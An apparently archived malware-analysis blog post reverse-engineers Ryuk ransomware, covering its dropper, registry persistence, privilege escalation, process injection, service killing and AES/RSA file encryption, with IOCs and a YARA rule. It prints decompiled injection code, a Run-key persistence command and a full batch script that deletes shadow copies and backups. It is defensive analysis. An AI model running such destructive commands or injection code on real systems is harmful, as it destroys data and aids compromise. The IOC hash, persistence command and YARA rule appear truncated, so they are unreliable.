Deep Analysis of Ryuk Ransomware

By Abdallah Elshinbary

Published: 2020-05-05 · Archived: 2026-04-06 00:02:54 UTC

IntroductionPermalink


Attack ChainPermalink

Ryuk has been know to be a part of a bigger `"Triple Threat"` attack that involves `Emotet` and `TrickBot`.

The first stage of this attack is the delivery of Emotet through phishing emails that contain a weaponized word document, this document contains a macro code that downloads Emotet.

Once Emotet executes, it downloads another malware (usually TrickBot) which can collect system information, steal credentials, disable AV, do lateral movement, …


The third stage of the attack is to connect to the `C&C` server to download `Ryuk` which makes use of the lateral movement done by `TrickBot` to infect and encrypt as many systems on the network as possible.




Ryuk overviewPermalink

I will give a brief overview of how Ryuk operates then I will go into details in the upcoming sections.

Ryuk operates in two stages. The first stage is a dropper that drops the real Ryuk ransomware at another directory and exits. Then the ransomware tries to injects running processes to avoid detection. We can also see that it launches a `cmd.exe` process to modify the registry.



After that, Ryuk goes through encrypting the system files and network shares, it drops a `"Ransom Note"` at every folder it encrypts under the name `RyukReadMe.txt`.




Enough introduction, let's dive into Ryuk.

First Stage (The Dropper)Permalink

`SHA256: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2`

The dropper first checks the windows `MajorVersion` and if it's equal to 5 `(windows 2000 | windows XP | Windows Server 2003)`, it drops the ransomware executable at `C:\Documents and Settings\Default User\`, otherwise it drops it at `C:\users\Public\`.



The name of the dropped executable is five randomly generated characters.

```
do
{
  do
    random_num = rand() % 250u;
  while ( !isalpha(random_num) );               // check if valid character
  *(&dropped_file_name + i++) = random_num;
}
while ( i < 5 );
```

If the creation of this file failed, Ryuk drops the executable at the same directory of the dropper with replacing the last character of its name with the letter ‘V’ (If the dropper name is `ryuk.exe`, the dropped executable will be `ryuV.exe`).

Next we can see a call to `IsWow64Process()` and if it returns `true` (which means Ryuk is running at a 64 bit system), it writes the 64 bit binary to the dropped executable, else it writes the 32 bit binary. The 2 binary files are stored at the `.data` section.

The last step is a call to `ShellExecuteW()` to execute the second stage executable with passing it one argument which is the dropper path (This is used later to delete the dropper).

Second StagePermalink

`SHA256: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7d`

Deleting The DropperPermalink

Before the dropper exits, it passes its path to the second stage executable as a command line argument which in turn deletes the dropper.

```
38  Sleep(0x1388u);
39  v4 = GetCommandLineW();
40  CommandLineArgs = CommandLineToArgvW(v4, &pNumArgs);
41  v6 = CommandLineArgs;
42  if ( CommandLineArgs )
43    DeleteFileW(CommandLineArgs[1]);           // delete the dropper
```

PersistencePermalink

Ryuk uses the very well know registry key to achieve persistence, It creates a new value under the name `"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos"` and its data is set to the executable path which in my case is `"C:\users\Public\BPWPc.exe"`.

Here is the full command:

```
C:\Windows\System32\cmd.exe /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "sv
```

Privilege EscalationPermalink

Ryuk uses `AdjustTokenPrivileges()` function to adjust its process security access token. The requested privilege name is `SeDebugPrivilege` and according to Microsoft docs:

> SeDebugPrivilege:
>
> Required to debug and adjust the memory of a process owned by another account. With this privilege, the user can attach a debugger to any process or to the kernel.

```
ProcessAccessToken = TokenHandle;
if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
{
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  if ( AdjustTokenPrivileges(ProcessAccessToken, 0, &NewState, 0x10u, 0i64, 0i64) )
  {
    if ( GetLastError() == 1300 )
    {
      alert("The token does not have the specified privilege. \n", v9, v10, v11);
      result = 0i64;
    }
    else
    {
      result = 1i64;
    }
  }
```

This method is usually used by malware to perform process injection (which is done next).

Process InjectionPermalink

Ryuk goes through all running processes and stores `(ProcessName, ProcessID, ProcessType)` in a big array, `ProcessType` is an integer that is set to `1` If the domain name of the user of the process starts with “NT A” (which is “NT AUTHORITY”), otherwise the `ProcessType` is set to 2.

```
ProcessHandle = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
if ( ProcessHandle )
{
  wcsncpy(&ProcessesData[528 * i], pe.szExeFile, 259ui64);
  *(ProcessType - 1) = pe.th32ProcessID;
  if ( OpenProcessToken(ProcessHandle, 0x20008u, &ProcessTokenHandle) )
  {
    GetTokenInformation(ProcessTokenHandle, TokenUser, ProcessUserToken, 0, &TokenInformationLength);
    v8 = TokenInformationLength;
    v9 = GetProcessHeap();
    ProcessUserToken = HeapAlloc(v9, 8u, v8);
    if ( GetTokenInformation(
           ProcessTokenHandle,
           TokenUser,
           ProcessUserToken,
           TokenInformationLength,
           &TokenInformationLength) )
    {
      v10 = *ProcessUserToken;
      peUse = 0;
      cchName = 0;
      cchReferencedDomainName = 0;
      LookupAccountSidW(0i64, v10, 0i64, &cchName, 0i64, &cchReferencedDomainName, &peUse);
      v11 = GlobalAlloc(0, 2 * cchName);
      DomainName = GlobalAlloc(0, 2 * cchReferencedDomainName);
      LookupAccountSidW(0i64, *ProcessUserToken, v11, &cchName, DomainName, &cchReferencedDomainName, &peUse);
      if ( *DomainName != 'N' || DomainName[1] != 'T' || DomainName[3] != 'A' )
        *ProcessType = 2;
      else
        *ProcessType = 1;
```

To make it easier, I created a structure in IDA called `ProcessInfo`.

```
ProcessInfo     struc ; (sizeof=0x20D, mappedto_65)
ProcessName     db 520 dup(?)           ; string(C)
ProcessID       dd ?
ProcessType     db ?
ProcessInfo     ends
```

After that, Ryuk loops through the processes’ stored data to perform the process injection.

If the process name is `(csrss.exe | explorer.exe | lsaas.exe)`, Ryuk ignores that process.

```
cnt1 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt1] == Csrss_exe[cnt1]
     && *&ProcessData->ProcessName[2 * cnt1 + 2] == Csrss_exe[cnt1 + 1] )
{
  cnt1 += 2i64;
  if ( cnt1 == 10 )                     // process name is csrss.exe
    goto LABEL_44;
}
cnt2 = -1i64;
do
{
  if ( *&ProcessData->ProcessName[2 * cnt2 + 2] != Explorer_exe[cnt2 + 1] )
    break;
  cnt2 += 2i64;
  if ( cnt2 == 13 )                     // process name is explorer.exe
    goto LABEL_44;
}
while ( *&ProcessData->ProcessName[2 * cnt2] == Explorer_exe[cnt2] );
cnt3 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt3] == Lsaas_exe[cnt3]
     && *&ProcessData->ProcessName[2 * cnt3 + 2] == Lsaas_exe[cnt3 + 1] )
{
  cnt3 += 2i64;
  if ( cnt3 == 10 )                     // process name is lsaas.exe
    goto LABEL_44;
}
if ( v9 && !v20 || v20 == 1 )
  goto LABEL_45;
v30 = process_injection(*ProcessId);
itow(v30, &Dest, 10);
Sleep(300u);
```

The process injection technique used here is very simple, Ryuk allocates memory for its process at the target process memory space using `VirtualAllocEx()`, then it writes its process to that allocated memory using `WriteProcessMemory()`. Finally it creates a new thread using `CreateRemoteThread()` to run Ryuk's thread at the injected process.


```
result = OpenProcess(0x1FFFFFu, 0, ProcessId);
TargetProcessHandle = result;
if ( result )
{
  result = GetModuleHandleA(0i64);
  RyukProcess = result;
  if ( result )
  {
    v5 = *&result[*(result + 15) + 80];
    SetLastError(0);
    Length = v5;
    BaseAddress = VirtualAllocEx(TargetProcessHandle, RyukProcess, v5, 0x3000u, 0x40u);
    if ( BaseAddress )
    {
      NumberOfBytesWritten = 0i64;
      if ( WriteProcessMemory(TargetProcessHandle, BaseAddress, RyukProcess, Length, &NumberOfBytesWritten) )
      {
        if ( CreateRemoteThread(TargetProcessHandle, 0i64, 0i64, StartAddress, BaseAddress, 0, 0i64) )
        {
          result = 5;
        }
```

Building ImportsPermalink

Ryuk imports its necessary functions dynamically using `LoadLibraryA()` and `GetProcAdress()`. The names of the imported functions are obfuscated so static analysis won't do very well here.

```
.data:00000001400280D0 ; CHAR a5_4[50]
.data:00000001400280D0 a5_4            db '.5(',0Dh,1Dh,0Bh,'8;',8,'#',1Bh,1Bh,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:00000001400280D0                                         ; DATA XREF: sub_140005B10:loc_140005BDE↑o
.data:00000001400280D0                                         ; sub_140005B10+7C2↑o
.data:00000001400280D0                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028102 ; CHAR a43[3]
.data:0000000140028102 a43             db '43;',1Dh,'$',3,'6',0Fh,1Bh,'4',7,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028102                                         ; DATA XREF: sub_140005B10+851↑o
.data:0000000140028102                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028134 ; CHAR a3_3[4]
.data:0000000140028134 a3_3            db '$3',27h,0Dh,17h,0Bh,'(:',1Dh,17h,0Bh,'6,>',0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028134                                         ; DATA XREF: sub_140005B10+D06↑o
.data:0000000140028134                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028166 ; CHAR a3_1[4]
.data:0000000140028166 a3_1            db '$3',27h,0Dh,1Fh,7,'"=/8',0Eh,'?',1Eh,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028166                                         ; DATA XREF: sub_140005B10+8E5↑o
.data:0000000140028166                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:0000000140028198 ; CHAR asc_140028198[5]
.data:0000000140028198 asc_140028198   db '%?=$>',6,'/%',0Ch,17h,0Bh,'6,',27h,'0',0Fh,'?',8,0,0,0,0,0,0,0,0,0
.data:0000000140028198                                         ; DATA XREF: sub_140005B10+B81↑o
.data:0000000140028198                 db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
```

We can use a debugger to get these names rather than reversing the obfuscation algorithm.



Here is the list of imported functions:

▶ Expand to see more

advapi32.dll

CryptAcquireContextW

CryptDecrypt
CryptDeriveKey
CryptDestroyKey
CryptEncrypt
CryptExportKey
CryptGenKey
CryptImportKey

Killing ProcessesPermalink

Ryuk has a long list of predefined services and processes to kill using `net stop` and `taskkill /IM` respectively.

Here is the list of services:

▶ Expand to see more

Acronis VSS Provider
Enterprise Client Service
Sophos Agent
Sophos AutoUpdate Service
Sophos Clean Service
Sophos Device Control Service
Sophos File Scanner Service
Sophos Health Service
Sophos MCS Agent
Sophos MCS Client

And here is the list of processes:

▶ Expand to see more

zoolz.exe
agntsvc.exe
dbeng50.exe
dbsnmp.exe
encsvc.exe
excel.exe
firefoxconfig.exe
infopath.exe

Deleting BackupsPermalink

Ryuk drops a batch script at `C:\Users\Public\window.bat` which deletes all shadow copies and possible backups, then the script deletes itself.

```
 vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsl
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsl
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsl
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsl
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsl
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsl
del %0
```

The Encryption Process[Permalink]

Ryuk uses a multi threading approach for the encryption process, it creates a new thread for each file it encrypts which makes it very fast.

It starts enumerating files using `FindFirstFileW()` and `FindNextFileW()` then it passes each file name to a new encryption thread. Note that Ryuk avoids encrypting these file extensions:

```
 .dll
.lnk
.hrmlog
.ini
.exe
```

Each encryption thread starts by generating a random 256 AES encryption key using `CryptGenKey()`, Ryuk utilizes the WindowsCrypto API for the encryption.

```
LABEL_35:
    if ( !CryptGenKey(CSP, CALG_AES_256, 1i64, &AES_KEY) )
    {
      CloseHandle(FileHandle);
      CryptDestroyKey(AES_KEY);
      return 7i64;
    }
```

Then it goes into the typical encryption loop, the files are encrypted in chunks with a chunk size of `1000000 bytes`.

Finally Ryuk write a metadata block of size `274 bytes` at the end of the file. The first `6 bytes` are the keyword `HERMES`.

```
if ( !WriteFile(FileHandle, &HERMES, v47, &v57 + 4, 0i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(AES_KEY);
  return 18i64;
}
```

After that, The AES key is encrypted with an RSA public key before it's written to the end of the file and then exported using `CryptExportKey()`, This function generates `12 bytes of Blob information + 256 bytes (the encrypted key)`.

```
if ( !CryptExportKey(AES_KEY, RSA_KEY, 1i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(V55);
  return 20i64;
}
HIDWORD(v57) = 0;
if ( !WriteFile(FileHandle, &AES_KEY_ENCRYPTED, v59, &v57 + 4, 0i64) )
{
  VirtualFree(Buffer, 0i64, 0x8000i64);
  CloseHandle(FileHandle);
  CryptDestroyKey(V55);
  return 21i64;
}
```


The RSA public key is embedded in the executable, it's imported using `CryptImportKey()` and passed to every encryption thread.

We can see at the end of the encryption routine a check if the keyword `HERMES` is present at the end of the file (which indicates the file is encrypted).

This check is actually done before encrypting the file to avoid encrypting it twice.

```
if ( v19 && *(v21 - 1) == 'H' && *v21 == 'E' && v21[1] == 'R' && v21[2] == 'M' && v21[3] == 'E' && v21[4] == 'S' )
{
  CloseHandle(FileHandle);
  return 5i64;
}
```

Here is an example of the complete metadata block:



Ryuk enumerates network shares using `WNetOpenEnumW()` and `WNetEnumResourceA()` respectively.

```
if ( WNetOpenEnumW(2i64, 0i64, 0i64, a1, &v11) )
  return 0i64;
result = GlobalAlloc(64i64, v12);
v4 = result;
if ( result )
{
  while ( 1 )
  {
    if ( v12 )
      memset(v4, 0, v12);
    if ( WNetEnumResourceA(v11, &v13, v4, &v12) )
      break;
    v5 = *(v4 + 24);
    if ( *v5 == '\\' && v5[1] == '\\' )
    {
      v6 = 0;
      v7 = sub_140001950((v5 + 3));
```

For each network resource found, the resource's name will be appended to a list separated by a semicolon. This list will be used later to encrypt these network shares with the same encryption process above.

IOCsPermalink

HashesPermalink

Ryuk: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7

Dropper: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2

FilesPermalink

C:\Users\Public\window.bat

RegistryPermalink

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

EmailsPermalink

WayneEvenson@protonmail[.]com

WayneEvenson@tutanota[.]com

Yara RulePermalink

```
 rule Ryuk
{
```

```
    meta:
        author = "N1ght-W0lf"
        description = "Detect Ryuk Samples"
        date = "2020-05-08"
    strings:
        $s1 = "RyukReadMe.txt" ascii wide
        $s2 = "No system is safe" ascii wide
        $s3 = "svchos" ascii wide fullword
